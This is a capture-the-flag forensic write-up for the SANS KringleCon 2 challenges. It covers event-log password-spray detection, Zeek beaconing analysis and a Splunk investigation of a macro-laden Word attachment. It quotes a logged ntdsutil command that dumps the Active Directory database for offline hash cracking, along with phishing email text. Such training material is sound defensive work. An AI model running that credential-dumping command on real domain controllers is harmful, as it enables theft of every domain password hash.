



## **KringleCon 2: Turtle Doves!**

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## Introduction

December 13, 2019, the incident response team approached the offices of the ELF University located in the North Pole in order to immediately extract different artifacts that could be used as digital evidence, based on this, we have been designated as forensic investigators to investigate, to analyze the case, to find the KringleCon turtle dove mascots and establish what happened in an expert report, which is set out below in this document.

Throughout the report, the procedures used to analyze information are defined, where necessary, always preserving the chain of custody of digital evidence.

## Digital Evidence Identification

File Name	Sha256
LetterToElfUPersonnel.pdf	2f7b3ba81f1718d29ee73e82b19eb0f7a85e5b7835aaac0155edd233619b3c5e
Security.evtx.zip	7583da028561af31a25a9cecab2c0bb77967a646e4808773b0cc23e62b70c0dd
sysmon-data.json.zip	b54e4d573c100eb51328673f057e51b6292e2e071b421e94edf7d1fd02447d06
elfu-zeeklogs.zip	8b2d0d64c310d63efe9fc57e6945f9f8d4498501b39039cd161ee5a9485258af
elfscrow.exe	7f4207827e732d459e493a72507becfe24b21e479e1057f12ff321c036cb791f
elfscrow.pdb	bf9cb71ce8699cb6d1a39760b9a7a9e330389b303ad710b8572bcde29efcc34c
http.log.gz	d96b030ad3aba71dc62c2e50524340cda925fe87b462019611a919f8b7c6bca4
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc	9486b115183de64d052b2a5e56f41a037d9e44ad498a6ad2329d7ef2150c5662

The additional resources that were used are listed in the following table:

File Name	URL
Frido Sleigh Continuous Cookie Contest	<a href="https://fridosleigh.com/">https://fridosleigh.com/</a>

Elf University Student Portal	<a href="https://studentportal.elfu.org/">https://studentportal.elfu.org/</a>
Sleigh Route Finder API	<a href="https://srf.elfu.org/">https://srf.elfu.org/</a>
Sleigh Workshop Door	<a href="https://sleighworkshopdoor.elfu.org/">https://sleighworkshopdoor.elfu.org/</a>
Splunk ElfU	<a href="https://splunk.elfu.org/">https://splunk.elfu.org/</a>
SOC File Archive	<a href="http://elfu-soc.s3-website-us-east-1.amazonaws.com/">http://elfu-soc.s3-website-us-east-1.amazonaws.com/</a>

## Report Objectives

In this case we are pleased to participate in Kringlecon 2, which is a security conference organized by the SANS Institute completely online. The theme of the conference focuses entirely on Christmas and there are information security talks, but all framed in the main theme of Christmas.

The main thing about Kringlecon, beyond the talks is to participate in a game and solve different challenges, having the possibility of winning two free courses from the SANS Institute or beach shirts as a consolation prize.

On this occasion the objective is to find the KringleCon turtle dove mascots that Santa Claus needs. Well, we create our accounts and start playing to help Santa!

The investigation began with a short interview with Santa Claus:

### 0. Talk to Santa in the Quad

Enter the campus quad and talk to Santa.

This is a little embarrassing, but I need your help. Our KringleCon turtle dove mascots are missing! They probably just wandered off. Can you please help find them? To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.


Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap! We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.

After you find the Turtle Doves and complete objectives 2-5, please come back and let me know. Not sure where to start? Try hopping around campus and talking to some elves. If you help my elves with some quicker problems, they'll probably remember clues for the objectives.

### 1. Find the Turtle Doves


Find the missing turtle doves.

Turtles Doves were found in the main hall of Student Union



## 2. Unredact Threatening Document

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.



link: <https://downloads.elfu.org/LetterToElfUPersonnel.pdf>


Walking on the quad we found a letter on the floor, when we opened it, we noticed that it had a covered part but it is not completely hidden, as it is possible to select the text that is partially covered, copy it and paste it somewhere, allowing us to read the message: *DEMAND*

## 3. Windows Log Analysis: Evaluate Attack Outcome













We're seeing attacks against the Elf U domain! Using the [event log data](#), identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out

[Password Spraying](#) is a type of brute-force attack in which a malicious actor uses a single password against targeted user accounts before moving on to attempt a second password, and so on.

We create a filter with these two event ids and sort by time.



We can clearly see a successful logon right after a large group of failed logon events with different user accounts. The successful logon event is for user account supatree.

 Information	11/19/2019 6:21:34 AM	Microsoft Windows security...	4624	Logon
 Information	11/19/2019 6:21:41 AM	Microsoft Windows security...	4624	Logon
 Information	11/19/2019 6:21:44 AM	Microsoft Windows security...	4625	Logon
 Information	11/19/2019 6:21:44 AM	Microsoft Windows security...	4625	Logon
 Information	11/19/2019 6:21:44 AM	Microsoft Windows security...	4625	Logon
 Information	11/19/2019 6:21:44 AM	Microsoft Windows security...	4625	Logon
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 Information	11/19/2019 6:21:44 AM	Microsoft Windows security...	4625	Logon
 Information	11/19/2019 6:21:44 AM	Microsoft Windows security...	4625	Logon
Date and Time	Source	Event ID	Task Category	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:22:51 AM	Microsoft Windows security...	4625	Logon	
11/19/2019 6:23:05 AM	Microsoft Windows security...	4624	Logon	
11/19/2019 6:23:41 AM	Microsoft Windows security...	4624	Logon	
11/19/2019 6:23:47 AM	Microsoft Windows security...	4624	Logon	

#### 4. Windows Log Analysis: Determine Attacker Technique

To find the tool used to retrieve domain password hashes, we search the logs for the parent process ID lsass.exe: 3440 and then look for the child process. in the child process you can see the tool in the command using.

```

0
command_line : "C:\Windows\system32\cmd.exe"
event_type : "process"
logon_id : 999
parent_process_name : "lsass.exe"
parent_process_path : "C:\Windows\System32\lsass.exe"
pid : 3440
ppid : 632
process_name : "cmd.exe"
process_path : "C:\Windows\System32\cmd.exe"
subtype : "create"
timestamp : 132186398356220000
unique_pid : "{7431d376-dedb-5dd3-0000-001027be4f00}"
unique_ppid : "{7431d376-cd7f-5dd3-0000-001013920000}"
user : "NT AUTHORITY\SYSTEM"
user_domain : "NT AUTHORITY"
user_name : "SYSTEM"

1
command_line : "ntdsutil.exe "ac i ntds" ifm "create full c:\hive" q q"
event_type : "process"
logon_id : 999
parent_process_name : "cmd.exe"
parent_process_path : "C:\Windows\System32\cmd.exe"
pid : 3556
ppid : 3440
process_name : "ntdsutil.exe"
process_path : "C:\Windows\System32\ntdsutil.exe"
subtype : "create"
timestamp : 132186398470300000
unique_pid : "{7431d376-dee7-5dd3-0000-0010f0c44f00}"
unique_ppid : "{7431d376-dedb-5dd3-0000-001027be4f00}"
user : "NT AUTHORITY\SYSTEM"
user_domain : "NT AUTHORITY"
user_name : "SYSTEM"

```

The NTDSUtil tool may be used to dump a Microsoft Active Directory database to disk for processing with a credential access tool such as Mimikatz. This is performed by launching ntdsutil.exe as a privileged user with command line arguments indicating that media should be created for offline Active Directory installation and specifying a folder path. This process will create a copy of the Active Directory database, ntds.dit, to the specified folder path.

source: <https://github.com/mitre-attack/car/issues/28>

## 5. Network Log Analysis: Determine Compromised System

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

For this objective we must analyze a [Zeek](#) log and identify the system infected with malware. In addition to Zeek logs, a [RITA](#) analysis file is also provided. RITA is a security tool that can identify badness in Zeek logs using several techniques, like beaconing and long connections.

The beaconing tab of RITA index.html shows that the source IP 192.168.134.130 has made 7660 network connections to the destination IP address 144.202.46.214, many more than all the others included on the table, therefore the IP address of the malware infected system is 192.168.134.130.

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0

## 6. Splunk

Access <https://splunk.elfu.org/> as *elf* with password *elfsocks*. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

For this challenge we are requested to access <https://splunk.elfu.org> and determine the message for Kent that the adversary embedded in the attack.

We access the splunk console a SOC of elves who give useful tips to solve several training Questions. Solving the training questions makes it easier to find the final objective answer.

## Training Questions

1. What is the short host name of Professor Banas' computer?

We look for Banas and we find some SMTP events that show his full name Carl Banas.

Type	Field	Value
Selected	results[0].workers.smtp.authentication-results	spf=none (sender ip is ) smtp.mailfrom=carl.banas@faculty.elfu.org; spf=none (sender IP is ) smtp.mailfrom=Carl.Banas@faculty.elfu.org;

When looking for Carl, we find a Windows Powershell operational event that includes the path C:\Users\cbanas, which matches the name Carl Banas. The hostname of this event is sweetgums.elfu.org


```
08/25/2019 09:19:20 AM
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4103
EventType=4
Type=Information
ComputerName=sweetgums.elfu.org
User=NOT_TRANSLATED
Sid=S-1-5-21-1217370868-2414566453-2573080502-1004
SidType=0
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
RecordNumber=417616
Keywords=None
Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob"
CommandInvocation(Format-List): "Format-List"
CommandInvocation(Out-String): "Out-String"
ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA"
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl.
```

This command also has a PowerShell suspicious command, as it is hidden and base64 encoded.

1. What is the short host name of Professor Banas' computer? SWEETUMS

2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

The elfs say Carl is very close to the big guy, Santa, so we search using the hostname previously found and the word "Santa"



One result show an interesting string: "Carl, you know there's no one I trust more than you to help. Can you have a look at this draft Naughty and Nice list for 2019 and let me know your thoughts?"



Another stored command shows that the attacker used PowerShell to list files under C:/Users/cbanas, that contain the word “Santa”, this reveals the motivation of the attacker of using Professor’s B system to find more information related to “*the big boss*”.

```
Message=CommandInvocation(Get-ChildItem): "Get-ChildItem"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="C:\Users\cbanas"
ParameterBinding(Get-ChildItem): name="File"; value="True"
CommandInvocation(ForEach-Object): "ForEach-Object"
ParameterBinding(ForEach-Object): name="Process"; value="Select-String -path $_ -pattern Santa"
ParameterBinding(ForEach-Object): name="InputObject"; value="Microsoft Edge.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Naughty_and_Nice_2019_draft.txt"
ParameterBinding(ForEach-Object): name="InputObject"; value="19th Century Holiday Cheer Assignment.doc"
ParameterBinding(ForEach-Object): name="InputObject"; value="assignment.zip"
ParameterBinding(ForEach-Object): name="InputObject"; value="Bing.url"
ParameterBinding(ForEach-Object): name="InputObject"; value="Desktop.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Downloads.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="winrt--{S-1-5-21-1217370868-2414566453-2573
```

There is another event that shows a message directed to Carl in which someone asks his help to look into this file, showing that it may have interesting information for the attacker.

```
value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there's no one I trust more than you to h
Nice list for 2019 and let me know your thoughts? -Santa"
alue="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData"
alue="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData"
alue="Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData"
alue="Microsoft.PowerShell.Commands.Internal.Format.GroupEndData"
alue="Microsoft.PowerShell.Commands.Internal.Format.FormatEndData"
```

2. What is the name of the sensitive file that was likely accessed and copied by the attacker?

C:\Users\cbanas\Documents\Naughty\_and\_Nice\_2019\_draft.txt

3. What is the fully-qualified domain name (FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

The command mentioned above occurred at 5:19:20, so we look for PowerShell events around that timeframe, not containing this Logname, to remove noise.

8/25/19  
5:19:20.000 PM

08/25/2019 09:19:20 AM  
LogName=Microsoft-Windows-PowerShell/Operational  
SourceName=Microsoft-Windows-PowerShell  
EventCode=4103  
EventType=4  
Type=Information  
ComputerName=sweetums.elfu.org

### New Search

✓ 6 events (8/25/19 5:19:10.000 PM to 8/25/19 5:19:30.000 PM) No Event Sampling ▾

Events (6) Patterns Statistics Visualization

```
<Data Name='DestinationIp'>144.202.46.214</Data><Data Name='DestinationHostname'>144.202.46.214.vultr.com</Data>
```

3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? 144.202.46.214.vultr.com

4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

The suspicious PowerShell command started at 5:18 pm, we just need to pivot to Sysmon logs to find the PID of this PowerShell process and go back to the document that launched it.

<a href="#">8/25/19</a>	08/25/2019 09:18:43 AM
<a href="#">5:18:43.000 PM</a>	LogName=Microsoft-Windows-PowerShell/Operational
	SourceName=Microsoft-Windows-PowerShell
	EventCode=4103
	EventType=4
<input type="checkbox"/> process_current_directory ▼	C:\Windows\system32\
<input type="checkbox"/> process_exec ▼	powershell.exe
<input type="checkbox"/> process_guid ▼	{EBF7A186-C6EB-5DD6-0000-0010C6D50D04}
<input type="checkbox"/> process_hash ▼	SHA1=1B3B40FBC889FD4C645CC12C85D0805AC36BA254,MD BD596C4504A6DAE5C034E789B6A3DEFBE013BDA7D1446667
<input type="checkbox"/> process_id ▼	5864
<input type="checkbox"/> process_integrity_level ▼	Medium
<input type="checkbox"/> process_name ▼	powershell.exe
<input type="checkbox"/> process_path ▼	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
<input type="checkbox"/> session_id ▼	{EBF7A186-C6EB-5DD6-0000-0010C6D50D04}
<input type="checkbox"/> signature ▼	Process Create
<input type="checkbox"/> signature_id ▼	1
<input type="checkbox"/> tag ▼	process

The parent process is wmi

ParentCommandLine ▼	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
ParentImage ▼	C:\Windows\System32\wbem\WmiPrvSE.exe
ParentProcessGuid ▼	{EBF7A186-F963-5DD2-0000-0010DC6C0200}
ParentProcessId ▼	3088

If we look at the other events around this time, we can see that WinWord loaded wmicutils.dll DLL, meaning that it could have executed a WMI function and triggered the PowerShell command through WMI.

Type	<input checked="" type="checkbox"/>	Field	Value
Selected	<input checked="" type="checkbox"/>	EventID ▾	7
	<input checked="" type="checkbox"/>	app ▾	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Event	<input type="checkbox"/>	Company ▾	Microsoft Corporation
	<input type="checkbox"/>	Computer ▾	sweetums.elfu.org
	<input type="checkbox"/>	Description ▾	WMI
	<input type="checkbox"/>	EventChannel ▾	Microsoft-Windows-Sysmon/Operational
	<input type="checkbox"/>	EventCode ▾	7
	<input type="checkbox"/>	EventDescription ▾	Image Load
	<input type="checkbox"/>	FileVersion ▾	10.0.17134.1 (WinBuild.160101.0800)
	<input type="checkbox"/>	Hashes ▾	SHA1=F93FB40AAB9BE7D18ADF54D157A2EC2C435E739B,MD5=19CCC6105B1C94C587F985B663ECED15774DB00F81,IMPHASH=632F29208C3D36C947E43B11650C8216
	<input type="checkbox"/>	IMPHASH ▾	632F29208C3D36C947E43B11650C8216
	<input type="checkbox"/>	Image ▾	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
	<input type="checkbox"/>	ImageLoaded ▾	C:\Windows\SysWOW64\wbem\wmiutils.dll
	<input type="checkbox"/>	Keywords ▾	0x8000000000000000
	<input type="checkbox"/>	Level ▾	4
	<input type="checkbox"/>	MD5 ▾	19EFEF12FCB23079F9069993CE64BE03
	<input type="checkbox"/>	Opcode ▾	0
	<input type="checkbox"/>	OriginalFileName ▾	wmiutils.dll
	<input type="checkbox"/>	ProcessGuid ▾	{EBF7A186-C6D7-5DD6-0000-00101A5D0C04}
	<input type="checkbox"/>	ProcessId ▾	6268

The process id of the suspicious word process is 6268. Sysmon event 1 for this process does not exist, so we convert this PID to hex and find the commandline in event id Microsoft Windows security auditing, which reveals the document use to launch Word: *19th Century Holiday Cheer Assignment.docm*

Process Information:

```

New Process ID:      0x187c
New Process Name:    C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Token Elevation Type:  %1938
Mandatory Label:     Mandatory Label\Medium Mandatory Level
Creator Process ID:   0x1748
Creator Process Name: C:\Windows\explorer.exe
Process Command Line: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""

```

Event

```

Account Name:      cbanas
Account Domain:    SWEETUMS
Logon ID:          0x54399

```

Target Subject:

```

Security ID:       NULL SID
Account Name:      -
Account Domain:    -
Logon ID:          0x0

```

Process Information:

```

New Process ID:      0x187c
New Process Name:    C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Token Elevation Type:  %1938
Mandatory Label:     Mandatory Label\Medium Mandatory Level
Creator Process ID:   0x1748
Creator Process Name: C:\Windows\explorer.exe
Process Command Line: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""


```

4. What document is involved with launching the malicious PowerShell code?  
Please provide just the filename. **19th Century Holiday Cheer Assignment.docm**

5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas?  
Please provide the numeric value. (Example: 1)

Since the emails are non-sensitive, for Splunk they are and there are entries with lower and upper case, so the count provided by Splunk must be divided by 2

*SMTP "results{}.workers.smtp.subject"="Holiday Cheer Assignment Submission". Since there is a repeated entry for each email address we divide 42 by 2, resulting in 21 unique email addresses.*




The screenshot shows a Splunk search interface for the field `results{}.workers.smtp.from`. It indicates there are 42 values, representing 100% of the events. Below this, there are tabs for 'Reports' including 'Top values', 'Top values by time', and 'Rare values'. The 'Top values' tab is selected, showing a table of the top 10 values. The table has columns for the value, count, and percentage.

Top 10 Values	Count	%
Bradly Buttercups <Bradly.Buttercups@eIfu.org>	1	4.762%
Brownie Snowtrifle <Brownie.Snowtrifle@students.elfu.org>	1	4.762%

5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? **21**

6. What was the password for the zip archive that contained the suspicious file?

Question 4 contains the name of the malicious file that triggered the PowerShell command, the trailing (002) may have been included by the operating system automatically, if the file was downloaded several times, so we look for Bettercups\_HOL404\_assignment.zip and SMTP.



We can see the password 123456789 in the email body

professor banas, i have completed my assignment. please open the attached zip file with password 123456789 and then open the word document to view it. you will have to click "enable editing" then "enable content" to see it. this was a fun assignment. i hope you like it! —bradly buttercups

6. What was the password for the zip archive that contained the suspicious file?  
123456789

7. What email address did the suspicious file come from?

results[0].workers.smtp.from ▼

bradly buttercups <bradly.buttercups@eifu.org>

7. What email address did the suspicious file come from?  
bradly.buttercups@eifu.org

8. What was the message for Kent that the adversary embedded in this attack?

The email message has associated many items in results[0].archivers.filedir.path

Selected	<input checked="" type="checkbox"/> results[.workers.smtp.to ▼	carl.banas@faculty.elfu.org carl.banas@faculty.elfu.org
Event	<input type="checkbox"/> request_meta.archive_payloads ▼	true
	<input type="checkbox"/> request_meta.source ▼	null
	<input type="checkbox"/> results[.archivers.fileid.path ▼	/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfaad76a4c4e16 /home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f /home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af /home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d /home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f /home/ubuntu/archive/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91 /home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300 /home/ubuntu/archive/f/2/a/8/0/f2a801de2e254e15840460f4a53e568f6622c48b /home/ubuntu/archive/1/0/7/4/0/1074061aa9d9649d294494bb0ae40217b9c7a2d9 /home/ubuntu/archive/8/6/c/4/d/86c4d8a2f37c6b4709273561700640a6566491b1 /home/ubuntu/archive/a/2/b/b/1/a2bb14afe8161ee9bd4a6ea10ef5a9281e42cd09 /home/ubuntu/archive/4/0/d/c/1/40dc1e00e2663cb33f8c296cdb0cd52fa07a87b6 /home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879 /home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6 /home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582 /home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef /home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342 /home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd /home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4

/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af/19th Century Holiday Cheer Assignment.docm

/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

We simply have to search each one of them in the [file archive](#) provided by the elfs:

<div> <span>←</span> <span>→</span> <span>↺</span> <span>ⓘ</span> Not secure   elfu-soc.s3-website-us-east-1.amazonaws.com         </div>		
Last Modified	Size	Key
-----		
	0	<a href="#">stoQ_Artifacts/</a>

One of these files contains the hidden message that was sent by Bradley to Professor Kent.:

```
root@kali:~/Downloads/url# cat ff1ea6f13be3faabd0da728f514deb7fe3577cc4
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties
xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-
properties" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday Cheer
Assignment</dc:title><dc:subject>19th Century
Cheer</dc:subject><dc:creator>Bradly
Buttercups</dc:creator><cp:keywords></cp:keywords><dc:description>Kent you are
so unfair. And we were going to make you the king of the Winter
Carnival.</dc:description><cp:lastModifiedBy>Tim
Edwards</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created
xsi:type="dcterms:W3CDTF">2019-11-
19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2019-
11-19T17:50:
```

8. Challenge Question: What was the message **for** Kent that the adversary embedded **in** this attack? **Kent you are so unfair. And we were going to make you the king of the Winter Carnival.**

## 7. Get Access to The Steam Tunnels

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

To solve the challenge we went to Minty's dorm, which was protected with a [digital key lock](#), to obtain the key the following process was performed: [Frosty Keypad challenge](#)

Upon entering the closet we found another door protected by a lock, at this time we understood that we should create the [duplicate of the key](#) (which we did not have) and several questions arose. Where was the key? Where is Minty? What happened to the elf in the room?

Upon entering the bedroom again and quickly inspecting the elf we found the key hanging on his pants and thanks to his tag, elf "krampus scampering" was identified, profile picture: <https://2019.kringlecon.com/images/avatars/elves/krampus.png>

